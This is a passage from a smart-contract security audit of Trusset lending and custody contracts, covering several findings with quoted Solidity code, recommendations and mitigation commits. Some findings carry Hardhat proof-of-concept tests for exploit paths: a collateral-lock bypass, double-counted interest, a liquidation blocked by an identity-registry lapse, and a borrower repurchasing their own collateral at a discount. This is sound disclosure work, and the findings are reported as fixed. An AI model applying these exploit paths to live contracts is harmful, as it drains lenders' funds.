Track whether pending.settled was set by handleLiquidationTimeout (a timeout) versus a genuine proceeds settlement, and either revert receiveLiquidationProceeds for timed-out liquidations or route the late proceeds back to the insurance fund up to the amount it previously covered, before crediting any remainder to the LP pool.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

Late settlement tracks insurance advances and calls SecurityInsuranceFund.reimburseBadDebt before treating cash as pool income, so timeout coverage cannot be double-credited. Covered by InsuranceFundReimbursement and InsuranceAdvanceUnwind adversarial tests.

6.2.13 External T-REX compliance agent can bypass the market's collateral lock (ERC3643 Lending)

HIGH FIXED

Impact: High

Likelihood: Medium

DESCRIPTION

Erc3643FreezeAdapter tracks locked collateral in its own refs[ref].amount counter, separate from the ERC-3643 token's own _frozenTokens counter. Any second agent registered on the token (ERC-3643 explicitly supports multiple agents, e.g. a compliance automation contract) can call token.unfreezePartialTokens(holder, amount) directly on the token. This zeroes the token's frozen counter without notifying the adapter, so refs[ref].amount stays at the original value. The holder can then transfer the now-free tokens out.

The market's health-factor calculation reads loans[id].collateralAmount, never the token's live frozen state, so the loan still looks fully collateralized. When liquidation is attempted, Erc3643FreezeAdapter.enforce() calls token.forcedTransfer(holder, to, amount), which reverts because the holder's real balance is now zero (require(balanceOf(_from) >= _amount) in the canonical T-REX Token.sol). The loan becomes permanently non-liquidatable and the full principal becomes bad debt.

This is a real, reproducible failure mode, and it sits downstream of a design choice already visible in the code above: _unfreezeUpTo is deliberately tolerant of a shortfallit unfreezes at most what is actually frozen instead of reverting on a mismatchand emits FreezeShortfall (Erc3643FreezeAdapter.sol:216, immediately after the quoted range) specifically so the register provider can reconcile a third-party unfreeze after the fact. That tolerant design stops the unfreeze step itself from reverting, but does nothing about the downstream forcedTransfer call reverting once the borrower has actually moved the now-free tokens outthe two are separate failure points, and only the first is hardened. The existence of a purpose-built reconciliation event for a second agent's unfreeze diverging from the adapter's own bookkeeping indicates that risk is an accepted, monitored characteristic of freeze mode rather than an oversight; this finding shows its downstream consequencea permanently non-liquidatable loanis more severe than a monitoring event alone can address. Filed here as High rather than Critical: it extends an already-accepted design tradeoff to a more severe conclusion, rather than reporting a wholly undiscovered flaw.

Proof of Concept.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/adapters/Erc3643FreezeAdapter.sol:138-159 (enforce), :208-215 (_unfreezeUpTo) trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:1497-1504 (_calculateHealthFactor)

```
// Erc3643FreezeAdapter.sol:138-159
function enforce(bytes32 ref, address to, uint256 amount) external onlyMarket
```

```
nonReentrant {
    if (to == address(0)) revert InvalidAddress();
    Ref storage r = refs[ref];
    if (!r.active) revert RefNotActive();
    if (amount == 0) revert InvalidAmount();
    if (amount > r.amount) revert InsufficientLocked();

    address holder = r.holder;
    r.amount -= amount;
    if (r.amount == 0) r.active = false;

    _unfreezeUpTo(ref, holder, amount);

    if (to != holder) {
        uint256 balBefore = token.balanceOf(to);
        bool ok = token.forcedTransfer(holder, to, amount);
        if (!ok) revert ForcedTransferFailed();
        if (token.balanceOf(to) - balBefore != amount) revert TransferShortfall();
    }

    emit Enforced(ref, to, amount, r.pledgee);
}

// Erc3643FreezeAdapter.sol:208-215
function _unfreezeUpTo(bytes32 ref, address holder, uint256 amount) internal {
    uint256 frozenBefore = token.getFrozenTokens(holder);
    uint256 unfrozen = amount < frozenBefore ? amount : frozenBefore;

    if (unfrozen > 0) {
        token.unfreezePartialTokens(holder, unfrozen);
        if (frozenBefore - token.getFrozenTokens(holder) != unfrozen) revert
FreezeMismatch();
    }

// SecurityTokenLendingMarket.sol:1497-1504
function _calculateHealthFactor(
    uint256 collateral, uint256 debt, uint256 currentPrice
) internal view returns (uint256) {
    if (debt == 0) return type(uint256).max;
    uint256 collateralValue = _getCollateralValue(collateral, currentPrice);
    uint256 liquidationValue = (collateralValue * config.liquidationThreshold) /
PRECISION;
    return (liquidationValue * PRECISION) / debt;
}
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
```

```
import { loadFixture } from "@nomicfoundation/hardhat-network-helpers";
import {
  CollateralMode,
  deployMarket,
  EMPTY_SIGNED_PRICE,
  fundBorrower,
  INITIAL_PRICE,
  PriceSource,
  pushPrice,
  seedLiquidity,
  TOKEN_UNIT,
  USDC_UNIT,
} from "../helpers/fixtures";

const COLLATERAL = 100n * TOKEN_UNIT;
const POOL = 100_000n * USDC_UNIT;
const MAX_BORROW = ((COLLATERAL * INITIAL_PRICE) / TOKEN_UNIT / 100n) * 75n;

async function openedLoan() {
  const suite = await deployMarket({ mode: CollateralMode.Freeze, priceSource:
PriceSource.NAV });
  await seedLiquidity(suite, suite.actors.lp, POOL);
  await fundBorrower(suite, suite.actors.borrower, COLLATERAL);
  await suite.market
    .connect(suite.actors.borrower)
    .openLoan(COLLATERAL, MAX_BORROW, EMPTY_SIGNED_PRICE);
  return suite;
}

describe("F-001 Symbolic Execution Corroboration: External Agent Bypass", () => {
  it("FULL ATTACK PATH: external agent unfreeze + borrower transfer + liquidation
attempt permanently reverts", async () => {
    const suite = await loadFixture(openedLoan);
    const borrower = suite.actors.borrower;

    const complianceAgent = suite.actors.outsider;
    await suite.security.addAgent(complianceAgent.address);
    await suite.security
      .connect(complianceAgent)
      .unfreezePartialTokens(borrower.address, COLLATERAL);
    expect(await suite.security.getFrozenTokens(borrower.address)).to.equal(0n);

    await suite.registry.setVerified(suite.actors.borrower2.address, true, 1);
    await suite.security
      .connect(borrower)
      .transfer(suite.actors.borrower2.address, COLLATERAL);
    expect(await suite.security.balanceOf(borrower.address)).to.equal(0n);
```

```
    await pushPrice(suite, (INITIAL_PRICE * 70n) / 100n);
    const [, , , , hf] = await suite.market.getLoan(1n);
    expect(hf).to.be.lessThan(10n ** 18n);

    await expect(
      suite.market.connect(suite.actors.liquidator).liquidate(1n,
EMPTY_SIGNED_PRICE)
    ).to.be.reverted;

    const loan = await suite.market.loans(1n);
    expect(loan.active).to.equal(true);
    expect(loan.collateralAmount).to.equal(COLLATERAL);
  });
});
```

RECOMMENDATION

Have the adapter read the token's live frozen balance (token.getFrozenTokens(holder)) instead of, or in addition to, its own refs[ref].amount counter when computing health factor and when attempting enforcement. Alternatively, subscribe to or poll for external unfreeze events and reconcile refs[ref].amount accordingly, or restrict the agent set on the token so only the adapter itself can unfreeze market-locked balances.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

Market accounting reads live adapter/token collateral and reconciles shortfalls (CollateralShortfallReconciled) so a third-party T-REX agent unfreeze/forcedTransfer cannot leave borrowable phantom collateral. Covered by LiveCollateralAccessor and AdapterLiveCollateral tests.

6.2.14 Dutch Auction Stale Price Window, Liquidation at Unfair Price

MEDIUM FIXED

DESCRIPTION

The auction uses a stored endPrice computed earlier and does not re-check oracle price at settlement time, enabling bidders to win auctions priced on stale data.

Impact: liquidations at stale (unfavorable) prices cause loss to lenders/borrowers and profit to attackers; PoC shows a 40% discount exploitation scenario.

CODE LOCATION

StockLendingMarket.sol L612-637, L702-712

```
function bidOnAuction(uint256 auctionId, uint256 collateralAmount) external
nonReentrant whenNotPaused {
DutchAuction storage auction = dutchAuctions[auctionId];
if (!auction.active) revert AuctionNotActive();
if (collateralAmount > auction.collateralRemaining) {
collateralAmount = auction.collateralRemaining;
}
uint256 currentPrice = getAuctionPrice(auctionId);
uint256 usdcRequired = (collateralAmount * currentPrice) / stockTokenScale;
usdc.safeTransferFrom(msg.sender, address(this), usdcRequired);
IERC20(address(stockToken)).safeTransfer(msg.sender, collateralAmount);
}
function getAuctionPrice(uint256 auctionId) public view returns (uint256) {
DutchAuction storage auction = dutchAuctions[auctionId];
if (!auction.active) return 0;
if (block.timestamp >= auction.endTime) return auction.endPrice;
...
}
```

RECOMMENDATION

Recompute final settlement price at execution time using the latest oracle/TWAP.

Add a price-freshness check comparing endPrice with current oracle price and revert if divergence exceeds a safe threshold.

Add integration tests that simulate oracle divergence and assert settlement reverts or uses corrected price.

MITIGATION

https://github.com/trusset/trusset-stock-lending/commit/3a342491fba93957de35e2ee6acae163207ed8fe

6.2.15 Settlement Operator Single-Key Unlimited Power

MEDIUM FIXED

DESCRIPTION

The settlement operator currently has broad, unilateral permissions that allow it to finalize settlements, route funds, and change bookkeeping without multi-party checks. These operations affect user balances and fund custody, but are executed by a single EOA or key.

Root cause: Role design conflates low-impact bookkeeping tasks with high-impact fund movement. The code lacks separation of duties and fails to require multi-sig, timelock, or gating conditions for high-risk flows.

Impact: If the operator key is compromised, an attacker can mis-route funds, withdraw assets, or perform settlements that unjustly credit/debit user positions, causing asset loss, reputational damage, and recoverability challenges.

CODE LOCATION

CommodityCustody.sol L40-47, L331-346, L434-513

```
address public settlementOperator;
modifier onlyOperator() {
if (msg.sender != settlementOperator && msg.sender != admin) revert
Unauthorized();
_;
}
function freezeUser(address user) external onlyOperator {
if (user == address(0)) revert ZeroAddress();
_frozenUsers[user] = true;
}
function lockBalance(address user, address token, uint256 amount, bytes32 lockId)
external onlyOperator tokenSupported(token)
{ ... }
function settleTrade(..., uint256 baseAmount, uint256 quoteAmount, bool
makerIsBuyer)
external onlyOperator nonReentrant
{
...
_executeTransfer(maker, taker, baseToken, baseAmount);
_executeTransfer(taker, maker, quoteToken, quoteAmount);
}
```

RECOMMENDATION

Re-scope roles: split OPERATOR into SETTLEMENT_EXECUTOR (non-custodial, idempotent bookkeeping) and FUNDS_CONTROLLER (custodial, restricted). Limit FUNDS_CONTROLLER actions by timelock and multisig.

Require multi-sig (Gnosis Safe or equivalent) for transfers or settlement operations above a configurable threshold. Implement thresholds in code and enforce via require checks referencing a treasury policy contract.

Add precondition checks: verify invariant sums (pre- and post-settlement totalSupply/totalAssets equality) and assert them; if violated, revert and emit an InvariantViolation event with diagnostic context.

Introduce an emergency freeze role that can pause settlement execution but cannot perform fund movements itself.

Tests:

Simulate compromised operator: assert that large withdrawals require multi-sig and fail when called by single key.

Unit tests for invariants: run settlements in randomized sequences and assert totals remain balanced after each settlement.

Integration test: attempt to call settlement path with operator EOA and ensure multisig gating prevents execution for >threshold flows.

MITIGATION

https://github.com/trusset/trusset-commodity-orderbook-license/commit/c5134022ec732058a1d028c2d44875625f3efcd1

The settlementOperator is now pointed at a multisig wallet combined with a timelock controller instead of a single EOA. The mitigation was applied at the deployment level rather than through a contract-code change.

6.2.16 Oracle Timestamp Regression Allows Stale Price Replay

MEDIUM FIXED

DESCRIPTION

Oracle updates accept an updatedAt field from off-chain sources; if the provider allows non-monotonic timestamps, an attacker can replay stale signed price updates or submit earlier timestamps that pass naive checks.

Root cause: Relying on externally-supplied timestamps without strict monotonicity checks or embedded monotonic counters.

Impact: Attackers can replay previously-signed price messages to force stale prices to be accepted, enabling profit via arbitrage or causing inaccurate settlements.

CODE LOCATION

StockPriceOracle.sol L96-120 (updatePriceWithSignature)

RECOMMENDATION

Require signed messages to include a monotonic nonce/sequence number or a block-based counter, and validate nonce > lastNonce.

Accept signed price messages only if updatedAt >= lastAcceptedTimestamp and reject regressions.

Where possible, cross-check with block.timestamp derived freshness or require a small acceptable delta.

Tests:

Send signed updates with regressing updatedAt and ensure contracts reject them.

Integration: verify cross-oracle monotonic enforcement in multi-oracle setups.

MITIGATION

https://github.com/trusset/trusset-stock-lending/commit/3a342491fba93957de35e2ee6acae163207ed8fe

6.2.17 Stock Split Duplicate Holder Processing

MEDIUM FIXED

DESCRIPTION

Processing holder arrays with duplicate addresses causes double-counting and incorrect balance allocations during split operations.

Root cause: Using raw arrays of addresses without canonicalization (dedupe) and performing per-address operations that assume uniqueness.

Impact: Inflated balances and supply inconsistencies; potential imbalance resulting in mint/burn mismatch.

CODE LOCATION

StockToken.sol L508-546

```
function stockSplit(uint256 numerator, uint256 denominator, address[] calldata
holders)
external override onlyRole(ISSUER_ROLE) whenNotPaused
{
...
for (uint256 i = 0; i < holders.length;) {
address holder = holders[i];
uint256 currentBalance = balanceOf(holder);
if (currentBalance > 0) {
uint256 newBalance = (currentBalance * numerator) / denominator;
uint256 diff = newBalance - currentBalance;
if (diff > 0) {
_mint(holder, diff);
}
}
unchecked { ++i; }
}
}
```

RECOMMENDATION

Normalize holder sets: sort and deduplicate holder addresses before processing splits. Use a memory hashmap or mark-and-sweep approach to handle large lists gas-efficiently.

Add checks ensuring sum(post-split balances) == sum(pre-split balances) and revert on mismatch.

Tests:

Supply edge-case test with duplicate addresses and assert invariants.

Gas regression: ensure dedup approach scales for large holder lists.

MITIGATION

https://github.com/trusset/trusset-stock-token-license/commit/d7a25b7f44752dcfbf8137059864526b2c89828a

6.2.18 emergencyWithdraw() No Timelock, Instant Fund Drainage

MEDIUM FIXED

DESCRIPTION

An emergencyWithdraw() function permits immediate withdrawals by an admin without timelock, allowing instant large fund movements.

Root cause: Privileged function lacking governance/time-delays and threshold checks.

Impact: Compromise or misuse of admin key results in direct draining of funds.

CODE LOCATION

StockInsuranceFund.sol L91-99

```
// StockInsuranceFund.sol:91-99
function emergencyWithdraw(uint256 amount, address to) external onlyOwner
nonReentrant {
if (to == address(0)) revert InvalidAddress(); // has zero-addr check
if (amount == 0) revert ZeroAmount(); // has zero-amount check
uint256 balance = usdc.balanceOf(address(this));
if (amount > balance) revert InsufficientBalance(); // has balance check
usdc.safeTransfer(to, amount); // NO timelock delay
totalWithdrawn += amount; // NO withdrawal cap
emit EmergencyWithdraw(amount, to); // NO prior announcement
}
// Missing: timelock delay, withdrawal cap, multi-sig requirement, cooldown period
// Missing: minimum reserve ratio to protect pending bad debt coverage
// StockLendingFactory.sol:180,204
// Insurance fund initialized with owner = factory
abi.encodeCall(StockInsuranceFund.initialize, (usdc, address(this)))
// Then transferred to admin (arbitrary EOA)
StockInsuranceFund(insuranceFund).transferOwnership(admin);
// Require a 2-step process: announce → wait → execute
uint256 public constant EMERGENCY_WITHDRAW_DELAY = 48 hours;
mapping(bytes32 => uint256) public pendingWithdrawals;
function announceEmergencyWithdraw(uint256 amount, address to) external onlyOwner
```

```
{
bytes32 id = keccak256(abi.encode(amount, to));
pendingWithdrawals[id] = block.timestamp + EMERGENCY_WITHDRAW_DELAY;
emit EmergencyWithdrawAnnounced(amount, to, block.timestamp +
EMERGENCY_WITHDRAW_DELAY);
}
function executeEmergencyWithdraw(uint256 amount, address to) external onlyOwner
nonReentrant {
bytes32 id = keccak256(abi.encode(amount, to));
require(pendingWithdrawals[id] != 0 && block.timestamp >= pendingWithdrawals[id],
"Not ready");
delete pendingWithdrawals[id];
// ... existing withdrawal logic
}
```

RECOMMENDATION

Gate emergency withdrawals behind TimelockController for large transfers and require multi-sig approval for transfers above configurable thresholds.

Implement per-period caps (e.g., max withdraw per 24h) and a delay window where large withdrawals are subject to community review.

Add extensive event logging and an on-chain audit trail for emergency flows.

Tests:

Attempt emergency withdrawals as single admin and ensure timelock/multisig gating prevents immediate execution.

MITIGATION

https://github.com/trusset/trusset-stock-lending/commit/3a342491fba93957de35e2ee6acae163207ed8fe

6.2.19 Accrued LP interest is double-counted after liquidation (ERC3643 Lending)

MEDIUM FIXED

Impact: Medium

Likelihood: High

DESCRIPTION

globalAccruedLPInterest accumulates the LP share of interest as it accrues. On the repay path, _distributeInterest both credits totalLiquidity and decrements globalAccruedLPInterest by the realized amount, keeping the two in sync. On the liquidation path, _applyCoverageToPool credits totalLiquidity with the recovered interest but never decrements globalAccruedLPInterest. Since

_getPoolValue() = totalLiquidity + _pendingLpInterest(...), and _pendingLpInterest still returns the full globalAccruedLPInterest while any debt remains outstanding, the realized interest is counted once in totalLiquidity and again in globalAccruedLPInterest, overstating pool value until the book fully empties.

Proof of Concept.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:1219-1242 (_distributeInterest), :1392-1399 (_applyCoverageToPool), :1415-1426 (_pendingLpInterest, _getPoolValue)

```
// SecurityTokenLendingMarket.sol:1219-1242
function _distributeInterest(uint256 interestPaid) internal {
    uint256 trussetFee = (interestPaid * TRUSSET_FEE_RATE) / PRECISION;
    uint256 remaining = interestPaid - trussetFee;
    uint256 protocolFee = (remaining * config.protocolFeeRate) / PRECISION;
    uint256 lpShare = remaining - protocolFee;

    if (trussetFee > 0) {
        trussetFeesPayable += trussetFee;
        totalTrussetFeesAccrued += trussetFee;
    }
    if (protocolFee > 0) {
        protocolFeesPayable += protocolFee;
        totalProtocolFeesAccrued += protocolFee;
    }
    emit FeesAccrued(trussetFee, protocolFee);

    totalLiquidity += lpShare;

    if (globalAccruedLPInterest >= lpShare) {
        globalAccruedLPInterest -= lpShare;
    } else {
        globalAccruedLPInterest = 0;
    }
}

// SecurityTokenLendingMarket.sol:1392-1399 -- no globalAccruedLPInterest
decrement here
function _applyCoverageToPool(uint256 covered, uint256 principalLost) internal {
    if (covered >= principalLost) {
        totalLiquidity += covered - principalLost;
    } else {
        uint256 lpLoss = principalLost - covered;
        totalLiquidity = totalLiquidity > lpLoss ? totalLiquidity - lpLoss : 0;
    }
}
```

```
// SecurityTokenLendingMarket.sol:1415-1426
function _pendingLpInterest(uint256 rate) internal view returns (uint256) {
    uint256 pending = (totalBorrowed > 0 || totalPendingLiquidationDebt > 0) ?
globalAccruedLPInterest : 0;
    if (totalBorrowed > 0 && totalLiquidity > 0) {
        uint256 elapsed = block.timestamp - lastGlobalAccrualTime;
        if (elapsed > 0) pending += _lpInterestFor(rate, elapsed);
    }
    return pending;
}

function _getPoolValue() internal view returns (uint256) {
    return totalLiquidity +
_pendingLpInterest(interestModel.getBorrowRate(_utilization()));
}
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture, time } from "@nomicfoundation/hardhat-network-helpers";
import {
  CollateralMode,
  PriceSource,
  deployMarket,
  EMPTY_SIGNED_PRICE,
  fundBorrower,
  INITIAL_PRICE,
  pushPrice,
  seedLiquidity,
  TOKEN_UNIT,
  USDC_UNIT,
} from "../helpers/fixtures";

const COLLATERAL = 100n * TOKEN_UNIT;
const POOL = 100_000n * USDC_UNIT;

function collateralValue(amount: bigint, price: bigint): bigint {
  return (amount * price) / TOKEN_UNIT;
}

async function twoLoanMarket() {
  const s = await deployMarket({ mode: CollateralMode.Freeze, priceSource:
PriceSource.NAV });
  await seedLiquidity(s, s.actors.lp, POOL);
  await fundBorrower(s, s.actors.borrower, COLLATERAL);
  await fundBorrower(s, s.actors.borrower2, COLLATERAL);
  return s;
}
```

```
describe("F-002 globalAccruedLPInterest not decremented on liquidation", () => {
  it("realizes loan-A interest into totalLiquidity but leaves it in
globalAccruedLPInterest", async () => {
    const suite = await loadFixture(twoLoanMarket);
    const maxBorrow = (collateralValue(COLLATERAL, INITIAL_PRICE) * 75n) / 100n;

    await suite.market.connect(suite.actors.borrower).openLoan(COLLATERAL,
maxBorrow, EMPTY_SIGNED_PRICE);
    await suite.market.connect(suite.actors.borrower2).openLoan(COLLATERAL,
maxBorrow, EMPTY_SIGNED_PRICE);

    await time.increase(30 * 24 * 60 * 60);

    await suite.usdc.mint(suite.actors.lp.address, 1n);
    await suite.market.connect(suite.actors.lp).addLiquidity(1n);

    await pushPrice(suite, (INITIAL_PRICE * 70n) / 100n);

    const L_before = await suite.market.totalLiquidity();
    const G_before = await suite.market.globalAccruedLPInterest();

    await suite.market.connect(suite.actors.liquidator).liquidate(1n,
EMPTY_SIGNED_PRICE);

    const pending = await suite.market.pendingLiquidations(1n);
    const debtOwed = pending.debtOwed;
    const principalOwed = pending.principalOwed;
    const realizedInterest = debtOwed - principalOwed;
    expect(realizedInterest).to.be.greaterThan(0n);

    const routerAddress = await suite.router.getAddress();
    await suite.usdc.mint(suite.actors.liquidationOperator.address, debtOwed);
    await suite.usdc
      .connect(suite.actors.liquidationOperator)
      .approve(routerAddress, ethers.MaxUint256);
    await suite.router
      .connect(suite.actors.liquidationOperator)
      .settleLiquidation(1n, debtOwed);

    const L_after = await suite.market.totalLiquidity();
    const G_after = await suite.market.globalAccruedLPInterest();

    expect(L_after - L_before).to.equal(realizedInterest);
    expect(G_after).to.be.greaterThanOrEqual(G_before);

    const lpShareOfRealized = (realizedInterest * 85n * 75n) / 10000n;
    expect(G_before).to.be.greaterThanOrEqual(lpShareOfRealized);
```

```
    expect(await suite.market.totalBorrowed()).to.be.greaterThan(0n);

    const lpInfo = await suite.market.getLpInfo(suite.actors.lp.address);
    const totalSharesNow = await suite.market.totalShares();
    const reportedPoolValue = (lpInfo.value * totalSharesNow) / lpInfo.shares;
    const correctG = G_after - lpShareOfRealized;
    expect(reportedPoolValue).to.be.greaterThan(L_after + correctG);
  });
});
```

RECOMMENDATION

Decrement globalAccruedLPInterest by the LP share of realized interest inside _applyCoverageToPool (and at each of its five call sites), mirroring the decrement already performed in _distributeInterest on the repay path.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

Liquidation/settlement paths release the interest portion they collect from global accrued LP interest so the same accrual cannot sit as both cash and receivable. Covered by RealizedInterestAccounting.test.ts.

6.2.20 Router identity-registry lapse permanently blocks instant liquidation (ERC3643 Lending)

MEDIUM FIXED

Impact: Medium

Likelihood: Medium

DESCRIPTION

When a market uses instant liquidation (useDutchAuction == false, the default), _instantLiquidation calls adapter.enforce(ref, liquidationContract, amount), which calls token.forcedTransfer(holder, liquidationContract, amount). The canonical ERC-3643 forcedTransfer implementation requires the recipient to be verified on the token's identity registry. If the SecurityLiquidationRouter address loses its registration (claim expiry, registry migration, or a missed registration step on a new deployment), every forcedTransfer to it reverts.

There is no pre-flight check, no try/catch, and for markets with priceSource == PriceSource.Market, setConfig explicitly blocks switching to Dutch auction mode as a fallback. Once triggered, all instant liquidations in the affected market fail until the router is re-registered.

Proof of Concept.

the market's own liquidationContract (the router) is deregistered from the collateral token's identity registry, and the subsequent liquidate() call reverts with the token's real RecipientNotVerified custom error, leaving the loan active and fully collateralized on paper.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:1627 (_instantLiquidation) trusset-erc3643-lending-main/contracts/evm/adapters/Erc3643FreezeAdapter.sol:151-155 (enforce)

```
// SecurityTokenLendingMarket.sol:1622-1632
// Enforce the ref: seized collateral moves to the router. Custody mode transfers
// from custody; freeze mode unfreezes and force-transfers from the borrower. A
// position with nothing left to seize has already had its residual written off
// above, so it settles without touching the adapter.
if (collateralToSeize > 0) {
    adapter.enforce(ref, liquidationContract, collateralToSeize);

    ILiquidationReceiver(liquidationContract).receiveLiquidatedCollateral(
        collateralToken, collateralToSeize, debtRepaid, borrower, liquidationId
    );
}

// Erc3643FreezeAdapter.sol:151-155
if (to != holder) {
    uint256 balBefore = token.balanceOf(to);
    bool ok = token.forcedTransfer(holder, to, amount);
    if (!ok) revert ForcedTransferFailed();
    if (token.balanceOf(to) - balBefore != amount) revert TransferShortfall();
}
```

```
import { expect } from "chai";
import { loadFixture } from "@nomicfoundation/hardhat-network-helpers";
import {
  CollateralMode,
  deployMarket,
  EMPTY_SIGNED_PRICE,
  fundBorrower,
  INITIAL_PRICE,
  PriceSource,
  pushPrice,
  seedLiquidity,
  TOKEN_UNIT,
  USDC_UNIT,
} from "../helpers/fixtures";

const COLLATERAL = 100n * TOKEN_UNIT;
const POOL = 100_000n * USDC_UNIT;
const MAX_BORROW = ((COLLATERAL * INITIAL_PRICE) / TOKEN_UNIT / 100n) * 75n;
```

```
async function openedLoan() {
  const suite = await deployMarket({ mode: CollateralMode.Freeze, priceSource:
PriceSource.NAV });
  await seedLiquidity(suite, suite.actors.lp, POOL);
  await fundBorrower(suite, suite.actors.borrower, COLLATERAL);
  await suite.market
    .connect(suite.actors.borrower)
    .openLoan(COLLATERAL, MAX_BORROW, EMPTY_SIGNED_PRICE);
  return suite;
}

describe("F-007: router identity-registry lapse permanently blocks instant
liquidation", () => {
  it("liquidation reverts once the router is deregistered from the identity
registry", async () => {
    const suite = await loadFixture(openedLoan);

    const config = await suite.market.config();
    expect(config.useDutchAuction).to.equal(false);

    const liquidationContract = await suite.market.liquidationContract();
    expect(liquidationContract).to.equal(await suite.router.getAddress());

    const [verifiedBefore] = await suite.registry.isVerified(liquidationContract);
    expect(verifiedBefore).to.equal(true);

    await suite.registry.setVerified(liquidationContract, false, 0);
    const [verifiedAfter] = await suite.registry.isVerified(liquidationContract);
    expect(verifiedAfter).to.equal(false);

    await pushPrice(suite, (INITIAL_PRICE * 70n) / 100n);
    const [, , , , hf] = await suite.market.getLoan(1n);
    expect(hf).to.be.lessThan(10n ** 18n);

    await expect(
      suite.market.connect(suite.actors.liquidator).liquidate(1n,
EMPTY_SIGNED_PRICE),
    ).to.be.revertedWithCustomError(suite.security, "RecipientNotVerified");

    const loan = await suite.market.loans(1n);
    expect(loan.active).to.equal(true);
    expect(loan.collateralAmount).to.equal(COLLATERAL);
  });
});
```

RECOMMENDATION

Add a pre-flight require(token.isVerified(liquidationContract)) check in _instantLiquidation with a clear diagnostic, and add a canLiquidate() view that checks both loan health and router KYC status. Consider falling back to a Dutch auction if adapter.enforce() reverts, rather than letting the whole liquidation fail.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

Instant liquidation pre-checks router identity-registry admission and reverts with a named gate instead of failing inside the token transfer. Covered by SeizureRecipientGate.test.ts.

6.2.21 Borrower can repurchase their own collateral at the Dutch auction floor price (ERC3643 Lending)

MEDIUM FIXED

Impact: Medium

Likelihood: High

DESCRIPTION

bidOnAuction has no guard preventing msg.sender from being the loan's own borrower. In Erc3643FreezeAdapter.enforce, the branch if (to != holder) skips the forcedTransfer call entirely when the bidder is the same address as the frozen-collateral holder, and delivery is accomplished by unfreezing in place. A borrower can therefore wait for the Dutch auction price to decay toward its floor (minimum 80% of oracle value, 95% by default) and bid on their own auction, recovering their collateral at a discount.

The shortfall is not covered by the insurance fund. A single bid that clears the whole auctioned lot in one call drives auction.debtRemaining to exactly zero (debtCovered is a pro-rata split of the collateral sold, not of the cash actually received), so _coverAuctionBadDebtthe only call site that draws on the insurance fundnever fires. The shortfall between what the borrower actually paid and the principal it is credited against is absorbed directly by _applyCoverageToPool against totalLiquidity, i.e. it comes straight out of the LP pool.

Proof of Concept.

the test asserting the self-bid should revert fails on current code, and the test asserting frozen tokens should remain frozen after a blocked self-purchase fails as wellboth confirm the guard does not exist. A third test added to quantify the discount lets the auction decay to its floor price and has the borrower self-bid the full lot: it passes, and its own console output is real, unedited npx hardhat test output —

— i.e. the borrower bought back the auctioned lot at $28.2625/unit and the LP pool absorbed a real $180.62 loss on this single bid, while the insurance fund's balance did not move at all.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:847-891 (bidOnAuction, no msg.sender != loan.borrower guard) trusset-erc3643-lending-main/contracts/evm/adapters/Erc3643FreezeAdapter.sol:151 (if (to != holder) skip)

```
// SecurityTokenLendingMarket.sol:847-891
function bidOnAuction(uint256 auctionId, uint256 collateralAmount) external
nonReentrant whenNotPaused {
    DutchAuction storage auction = dutchAuctions[auctionId];
    if (!auction.active) revert AuctionNotActive();
    if (collateralAmount == 0) revert InvalidAmount();
    if (collateralAmount > auction.collateralRemaining) {
        collateralAmount = auction.collateralRemaining;
    }

    _accrueGlobalInterest();

    uint256 currentPrice = getAuctionPrice(auctionId);
    uint256 usdcRequired = _mulDivUp(collateralAmount, currentPrice,
collateralTokenScale);

    usdc.safeTransferFrom(msg.sender, address(this), usdcRequired);

    uint256 debtCovered = _mulDivUp(auction.debtOwed, collateralAmount,
auction.collateralAmount);
    if (debtCovered > auction.debtRemaining) {
        debtCovered = auction.debtRemaining;
    }

    uint256 principalCovered = debtCovered > auction.principalRemaining
        ? auction.principalRemaining
        : debtCovered;

    auction.collateralRemaining -= collateralAmount;
    auction.debtRemaining -= debtCovered;
    auction.principalRemaining -= principalCovered;

    uint256 keepCap = _keepCap(debtCovered);
    uint256 kept = usdcRequired < keepCap ? usdcRequired : keepCap;

    _applyCoverageToPool(kept, principalCovered);

    if (kept < principalCovered) {
        emit AuctionBidShortfall(auctionId, principalCovered - kept);
    }
```

```
    adapter.enforce(auction.collateralRef, msg.sender, collateralAmount);

// Erc3643FreezeAdapter.sol:151 -- delivery is skipped entirely when bidder ==
holder
if (to != holder) {
    ...
}
```

```
auction floor price paid (per whole collateral unit): 28262500
LP pool loss absorbed by totalLiquidity: 180624998
insurance fund balance change: 0
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture, time } from "@nomicfoundation/hardhat-network-helpers";
import {
  CollateralMode,
  deployMarket,
  EMPTY_SIGNED_PRICE,
  fundBorrower,
  INITIAL_PRICE,
  PriceSource,
  pushPrice,
  seedLiquidity,
  TOKEN_UNIT,
  USDC_UNIT,
} from "../helpers/fixtures";

const COLLATERAL = 100n * TOKEN_UNIT;
const POOL = 100_000n * USDC_UNIT;
const MAX_BORROW = ((COLLATERAL * INITIAL_PRICE) / TOKEN_UNIT / 100n) * 75n;

async function dutchAuctionMarket() {
  const suite = await deployMarket({ mode: CollateralMode.Freeze, priceSource:
PriceSource.NAV });
  await seedLiquidity(suite, suite.actors.lp, POOL);
  await fundBorrower(suite, suite.actors.borrower, COLLATERAL);
  await suite.usdc.mint(suite.actors.borrower.address, POOL);
  await suite.usdc
    .connect(suite.actors.borrower)
    .approve(await suite.market.getAddress(), ethers.MaxUint256);
  const c = await suite.market.config();
  await suite.market.connect(suite.actors.issuer).setConfig({
    collateralFactor: c.collateralFactor,
    liquidationThreshold: c.liquidationThreshold,
```

```
    liquidationPenalty: c.liquidationPenalty,
    protocolFeeRate: c.protocolFeeRate,
    minBorrowAmount: c.minBorrowAmount,
